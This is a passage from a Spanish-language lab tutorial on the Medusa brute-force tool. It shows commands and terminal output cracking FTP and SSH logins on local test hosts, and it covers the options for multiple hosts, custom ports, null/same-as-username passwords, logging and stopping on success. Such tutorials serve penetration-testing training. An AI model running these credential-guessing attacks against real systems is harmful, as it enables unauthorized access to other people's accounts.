ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
```

Si tiene varios hosts y desea atacar algunos de los puertos al mismo tiempo, puede usar la opción -T que aplicará fuerza bruta solo en algunos puertos.

```
medusa -H hosts.txt -U usuarios.txt -P pass.txt -M ftp -T 1
medusa -H hosts.txt -U usuarios.txt -P pass.txt -M ftp -T 2
```

El primer comando utilizará fuerza bruta solo en el primer host, pero el segundo atacará a 2 hosts al mismo tiempo.




```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -T 1

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2h2."

┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -T 2

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: privs (2 of 6, 1 com
```

Para atacar un puerto específico distinto al predeterminado

A veces, el administrador de la red puede cambiar el número de puerto del servicio a otro puerto por razones de seguridad. Entonces, cuando se realiza un ataque de fuerza bruta usando un comando normal, atacará en el puerto predeterminado. Pero podemos usar la opción -n para que el ataque comience en un puerto mencionado en lugar del puerto predeterminado.

```
medusa -h 192.168.1.141 -U usuarios.txt -P contraseña.txt -M ssh
medusa -h 192.168.1.141 -U usuarios.txt -P pass.txt -M ssh -n 2222
```

Aquí, en el primer comando, usamos las opciones -h, -U y -M y el servicio ssh cuyo puerto predeterminado es 22. Pero por razones de seguridad, su número de puerto se cambia a 2222 como se detectó usando el escaneo de nmap y el primer comando. no funcionó. Entonces, para lanzar el ataque usamos la opción -n que especificará el número de puerto específico.



```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-10 06:45 EDT
Nmap scan report for 192.168.1.141
Host is up (0.0010s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
80/tcp   open  http       Apache httpd 2.4.41
2222/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
3128/tcp open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.0.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ssh

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

NOTICE: ssh.mod: failed to connect, port 22 was not open on 192.168.1.141

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ssh -n 2222

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT FOUND: [ssh] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
```

Verificaciones de contraseña adicionales (nula/igual)


Medusa tiene una excelente opción -e junto con ns que verificará [n] contraseña nula, [s] la misma contraseña que el nombre de usuario mientras aplica fuerza bruta en el campo de contraseña.

```
medusa -h 192.168.1.141 -u encender -P pass.txt -M ftp -e ns
```

Aquí, como puede observar, la opción -e se usa en el comando, por lo que con cada nombre de usuario se intenta para hacer coincidir la siguiente combinación de contraseña con un nombre de usuario.

Usuario: Ignite Contraseña: "" como contraseña nula.

Usuario: Ignite Contraseña: “Ignite” igual que el nombre de usuario




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -e ns

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password:  (1 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: ignite
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: raj (3
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: divya (
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: P@ssw0
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: 123 (7
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```

Para guardar registros en un archivo

Para una mejor legibilidad, mantenimiento de registros y referencias futuras, podemos guardar el resultado del ataque de fuerza bruta de la herramienta medusa en un archivo de texto diferente. Para esto, usaremos el parámetro -O para guardar el resultado en un archivo de texto.

```
medusa -h 192.168.1.141 -u encender -P pass.txt -M ftp -O log.txt
```

Aquí, nuevamente el comando es el mismo: acabamos de agregar un nuevo parámetro -O para almacenar los registros en el archivo de texto log.txt. Luego, para asegurarnos de que la salida esté almacenada en un archivo, lo abrimos usando el comando cat. Y el resultado muestra el resultado deseado.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -O log.txt

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]

┌──(root㉿kali)-[~]
└─# cat log.txt
# Medusa v.2.2 (2022-04-10 06:52:33)
# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -O log.txt
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
# Medusa has finished (2022-04-10 06:52:46).
```


Deténgase en el éxito

Mientras usamos el comando anterior, el ataque continuará aunque obtengamos el nombre de usuario y la contraseña correctos; esto puede resultar tedioso cuando la lista de nombres de usuario y contraseñas es larga.

Entonces, para salvarse de esta medusa hay algunas opciones.


```
medusa -H hosts.txt -U usuarios.txt -P pass.txt -M ftp -f
medusa -H hosts.txt -U usuarios.txt -P pass.txt -M ftp -F
```

Arriba, en el primer comando, como puede observar, se usa la opción -f para detener el escaneo del host después de encontrar el primer nombre de usuario/contraseña válido.



```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -f

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```

Y en el segundo comando, se usa la opción -F que detendrá la auditoría después de que se encuentre el primer nombre de usuario/contraseña válido en cualquier host.



